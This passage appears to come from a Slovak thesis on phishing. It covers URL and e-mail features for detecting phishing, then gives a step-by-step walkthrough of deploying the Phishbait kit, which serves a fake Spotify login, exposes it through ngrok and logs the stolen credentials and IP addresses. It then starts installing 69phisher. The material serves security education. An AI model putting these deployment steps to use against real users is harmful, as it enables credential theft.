
$$H(x) = -\sum_{i=1}^{n} p(xi) \log p(xi)$$

No	Feature name	Feature description
F1	At_url	Presence of "@" in the URL
F2	Amp_greater_equal	If number of "&" is greater than number of " = " in URL
F3	Delims_url	Presence of delimiters (' ~ ', '`', '!', '^', '*', '(', ')', '[', ']', '{', '}', '"', "'", ';', ',', ' > ', ' < ', '|') in the URL
F4	Other_delims_url	Number of (' + ', '$', ' = ', '&', ':', '#', '%') in URL
F5	Len_url	Length of the URL
F6	Email_exist	Presence of email address in the URL
F7	Protocol_url	Check if "http" and "www" words appears in the URL
F8	Suspwords_url	Presence of suspicious words in URL
F9	Digits_url	Number of digits in the URL
F10	Entropy_url	The higher the entropy, the more phishy the URL is
F11	Tiny_url	Presence of tiny urls in the URL
F12	Ratio_url_path	Ratio of full URL and path section of the URL
H1	Dot_host	Number of dots in the host
H2	Len_subdomain	Length of subdomain
H3	Having_https	Presence of HTTPS protocol in URL
H4	Brand_host	Presence of popular brand names in host
H5	Host_large_tok	Return the largest token in the host of the URL
P1	Path_large_tok	Return the largest token in the path of the URL
P2	TLD_path	Presence of TLDs in the path section of the URL
P3	Len_file	Length of name of the file section
P4	Extension	Presence of valid file and page extension names
P5	Delims_params	Presence of delimiters (' ~ ', '`', '!', '^', '*', '(', ')', '[', ']', '{', '}', '"', "'", ';', ',', ' > ', ' < ', '|') in the parameters section of the URL
P6	Len_params	Length of parameter section
P7	Dot_path	Number of dots in the path
P8	Hyphen_path	Number of hyphens (-) in the path
P9	Slash_path	Number of slash (/) in the path
P10	Len_path	Length of the path
P11	Brand_path	Presence of brand name in the path
P12	Digits_path	Number of digits in the path
P13	Entropy_path	The higher the entropy of the path, the more phishy the URL is

Obrázok 46 – Features na klasifikáciu URL adresy [54]

3.4.3 Klasifikácia e-mailov

Na obrázku nižšie je možné vidieť skladbu e-mailu, ktorá bude následne analyzovaná.



Obrázok 47 – Zloženie emailu [8]

3.4.4 Feature based e-mail classification

Phishingové e-maily môžu byť rozpoznané pomocou niektorých features, ktoré je možné ľahko zistiť pomocou predchádzajúcich znalostí, pokiaľ útočník opakuje nejaký vzor. Toto je príklad features, ktoré môžu byť použité na klasifikáciu e-mailu.

Group features	No	Features
External features	1	Spam features (included 50 sub-features)
Body-based features	2	HTML e-mail
	3	Body of Multi part
	4	Verify your account phrase
	5	"OnClick" JavaScript event
	6	Code of JavaScript to change the status bar
	7	Code of Java script
	8	Code of Java script to open popup windows
	9	Forms in email body
	10	Ratio of the number of words to the number of Characters
URL-based features	11	html-links
	12	Number of dots in a link
	13	Non matching between target and text of urls
	14	URL IP address
	15	Image links
	16	URL bag of word links
	17	URL has two domains
	18	Non-standard port in the URL
	19	URL containing hexadecimal characters or @ symbol
Header based features	20	Subject replay word
	21	Difference between the sender domain from the domain of the embedded links
	22	Subject (bank, verify, debit)
	23	Sender e-mail address uses different replay address
	24	Total number of words in the subject line
	25	Total number of characters in the email's subject
Sender based features	26	Total number of words in the send field
	27	Total number of characters
	28	Difference between the sender's domain and the reply-to domain
	29	Sender's domain is different from the email's modal domain

Obrázok 48 – Features pre klasifikáciu emailu použité vo vedeckom článku [8]

3.4.4.1 Funkcie prepojenia

Štruktúra hypertextového odkazu je nasledovná: <a href="URI">„Vizuálny text"<\a>, kde URI je skutočná adresa odkazu „vizuálneho textu". Vo webovom prehliadači sa nezobrazuje obsah URI, ale „vizuálny text". Phisher používa túto skutočnosť v „návnadových" e-mailoch na presmerovanie obete na phishingové webové stránky. Algoritmus LinkGuard skúma pravé aj falošné odkazy a zaznamenáva všetky nezrovnalosti. Použitie IP adresy priamo tiež signalizuje, že web môže byť phishing, ale nie je to isté, ak chýbajú informácie o cieli, skúma sa skutočný DNS, v prípade kódovaných odkazov sa vykoná dekódovanie a následne rekurzívne spustenie LinkGaurdu [8].

3.4.4.2 WordList Features

Hlavný prístup klasifikácie je založený na algoritme strojového učenia.

Tento model má rôzne nedostatky, vyžaduje veľké množstvo features, má vysokú zložitosť z hľadiska času a pamäte, taktiež nie je schopný detegovať zero-day útoky.

- k-Nearest Neighbor (k-NN) – techniku klasifikácie k-NN, ktorá filtruje phishingové e-maily na základe k-najbližších tréningových údajov, ktoré sa vyberajú pomocou preddefinovanej funkcie podobnosti.
- Naivné Bayesove klasifikátory—používa Bayesovu vetu na vykonávanie pravdepodobnostnej klasifikácie, väčšinou sa používa na klasifikáciu textu a filtrovanie kľúčových slov. Funkcie používané pre Naive Bayes klasifikátor sú štatisticky nezávislé, aby sa zachovala presnosť [8].

II. PRAKTICKÁ ČASŤ

4 ANALÝZA AKTUÁLNYCH PHISHINGOVÝCH ÚTOKOV

Phishingové útoky môžu byť náročné na analýzu, častokrát kvôli tomu, že stránka, na ktorú daný phishingový email smeruje, je po krátkej dobe zrušená, útok teda spolieha na to, že ľudia v rýchlosti naletia a zadajú citlivé informácie. Pokiaľ daná phishingová „nástraha“ obsahuje nejaký nátlak v podobe nutnej okamžitej akcie, väčšina obetí, ktorá naletí tak urobí, a útočník môže nazbierať množstvo dát už za pár desiatok minút. Pre zametenie stôp za sebou a pre sťaženie následnej analýzy tak stránku opäť zruší.

4.1 Phishing kits

Jedny z najbežnejších technik, ktoré podvodníci používajú pri phishingových útokoch, je vytvorenie falošnej oficiálnej stránky známej značky. Útočníci majú tendenciu kopírovať dizajnové prvky zo skutočnej webovej stránky a preto je pre používateľov ťažké rozlíšiť falošné stránky od oficiálnych. Dokonca aj názov domény phishingovej stránky môže často vyzerať ako skutočná webová adresa určitej značky, pretože kyberzločinci v adrese URL uvádzajú názov spoločnosti alebo služby, za ktorú sa vydávajú. Tento prístup je známy ako „combosquatting“.


Vzhľadom na to, že phishingové webové stránky môžu byť efektívne blokované alebo pridané do anti-phishingových databáz, kyberzločinci musia tieto stránky vytvárať rýchlo a vo veľkom počte. Vytvárať ich znova a znova od nuly je časovo náročné a nie všetci počítačoví zločinci majú potrebné zručnosti v oblasti vývoja webu a správy. To je dôvod, prečo kyberzločinci uprednostňujú tzv. phishing kity, ktoré sú ako zostavy modelov lietadiel alebo vozidiel. Pozostávajú z hotových šablón a skriptov, ktoré možno použiť na rýchle a rozsiahle vytváranie phishingových stránok. Súpravy na phishing sú pomerne jednoduché na používanie, a preto ich môžu implementovať a využívať aj neskúsení útočníci, ktorí nemajú žiadne technické zručnosti.

Kyberzločinci majú tendenciu používať napadnuté oficiálne webové stránky na hosťovanie stránok vytvorených pomocou phishingových súprav alebo sa spoliehajú na spoločnosti, ktoré ponúkajú bezplatných poskytovateľov webhostingu.

Na získanie takýchto kitov nie je vôbec potrebné pristupovať na darkweb. Sú pohodlne dostupné a dohladateľné pomocou bežných vyhľadávačov. Napríklad len na github.com sa nachádzajú desiatky takýchto kitov.

4.1.1 Phishbait


Na ukážku je použitý phishing kit s názvom Phishbait, ktorý je voľne dostupný na githube, s popisom, návodom aj ukážkami. Taktiež postup spustenia v tejto ukážke je vykonaný podľa priloženého návodu [58].



Obrázok 49 – Inštalácia phishing kitu Phishbait

Celkovo bude potrebné otvoriť 3 okná terminálu.


Ako prvé je nutné skopírovať súbory z githubu pomocou príkazu vyššie. Po úspešnej inštalácii je možné v prvom okne prepnúť do zložky so súbormi a spustiť nástroj.



Obrázok 50 – Spustenie phishing kitu Phishbait


Po spustení programu je možné vidieť vytvorené rozhranie, ktoré informuje o podrobnostiach ohľadom vývojárov a taktiež varovanie ohľadom zneužitia tohto nástroja.

V ponuke nižšie je možné si vybrať z 38 rôznych predpripravených podvrhnutých webových stránok, medzi ktorými sú napríklad Facebook, Instagram, Netflix, Steam či PayPal.




Obrázok 51 – Stránky ponúkané phishing kitom Phishbait

Následne je otvorené druhé okno s terminálom, kde je možné preskúmať priečinky. Medzi priečinkami je možné vidieť **Phishbait.** Táto pod-zložka je potom otvorená, a opäť preskúmaná. V tomto priečinku sa nachádzajú nástroje ngrok, Phishbait, readme súbory a zložka s názvom Websites




Obrázok 52 – Súbory a priečinky phishing kitu Phishbait

Po otvorení tejto zložky je možné vidieť zoznam všetkých webových stránok, ktoré sú taktiež spomenuté aj v obrázku 57.




Obrázok 53 – Zoznam stránok phishing kitu Phishbait

Pričom každý z týchto priečinkov obsahuje súbory, ktoré zobrazujú štruktúru stránky a spracovávajú odosielanie údajov.




Obrázok 54 – Súbory kde sú ukladané IP adresy a prihlasovacie údaje

Pre spustenie príkladu využívajúceho Spotify, spustenie prebehne nasledovne. Pomocou príkazov je otvorená príslušná zložka, v ktorej je vykonaný príkaz „*php -S localhost:3333*“. Tento príkaz otvorí localhost na porte 3333, ktorý bude obsahovať súbory týkajúce sa podvrhnutej stránky. V tomto konkrétnom prípade Spotify.



Obrázok 55 – Spustenie Phishbait prvá časť

Po úspešnom spustení je nutné vrátiť sa do prvého okna, v ktorom sa do nástroja Phishbait pošle hodnota odpovedajúca stránke vytvorenej v predchádzajúcom kroku. V tomto konkrétnom prípade sa jedná o hodnotu 36, teda Spotify.




Obrázok 56 – Spustenie Phishbait druhá časť

Následne je potrebné otvoriť tretie okno s terminálom, v ktorom je vložený nasledujúci príkaz, ktorý využije nástroj ngrok k otvoreniu session na porte 3333.

```
root@ubuntu:~# ngrok http 3333
```


Obrázok 57 – Spustenie Phishbait tretia časť

Po vykonaní tohto príkazu sa zobrazí nasledujúca obrazovka, ktorá ukazuje základné informácie o prenose ako aj URL adresy, na ktorých je možné pristupovať na podvrhnutú webovú stránku. Pokiaľ je URL generovaná bez akéhokoľvek ďalšieho nastavenia, či implementácie proxy serveru, obsahuje verejnú IP adresu zariadenia, z ktorého je príkaz spustený.




Obrázok 58 – Spustený Phishbait

Po otvorení hypertextového odkazu je možné vidieť podvrhnutú stránku, ktorá naozaj na prvý pohľad vyzerá ako oficiálna stránka prihlásenia na platformu Spotify.



Obrázok 59 – Podvrhnutá stránka vytvorená phishing kitom Phishbait

Po vyplnení prihlasovacích údajov a kliknutí na tlačidlo „LOG IN“, dôjde k presmerovaniu na oficiálne stránky platformy.




Obrázok 60 – Presmerovanie na oficiálnu stránku

V prvom okne terminálu (obrázok 61) je okamžite po zobrazení možné vidieť IP adresu zariadenia, z ktorého bolo na stránku pristupované, taktiež aj verzia a typ operačného systému obete. (Pre tento príklad bol útok použitý len lokálne, prostredníctvom localhost, práve kvôli tomu je možné vidieť IP 127.0.0.1). IP adresy sa taktiež ukladajú do súboru **saved.ip.txt**.

Po tom, čo obeť klikne na tlačítko LOG IN, zadané údaje sú okamžite odoslané k útočníkovi, a zobrazené v termináli. Podobne ako IP adresy, aj získané údaje sú uložené v súbore, avšak v tomto prípade sa jedná o súbor **saved.usernames.txt.**

Obrázok 61 – Uložené prihlasovacie údaje a IP adresa.

Druhé okno zase zaznamenáva requests na server, ktoré obete vykonávajú. Najdôležitejší request je ten posledný, využívajúci POST metódu, konkrétne záznam **POST /login.php**. Práve tu dochádza k odoslaniu prihlasovacích údajov k útočníkovi.



Obrázok 62 – Server log

4.1.2 69phisher

Tento útok je naozaj jednoduchý na použitie, a jediné čo potrebuje je nainštalovaný linux s právami root užívateľa. Spustenie je opäť prevedené podľa návodu poskytnutého tvorcom, s cieľom zistiť jednoduchosť použitia.

Tento nástroj môže byť nainštalovaný príkazom:

```
„git clone https://github.com/Akshay-Arjun/69phisher.git“
```

Nasledujúcim príkazom je otvorená zložka nástroja 69phisher.

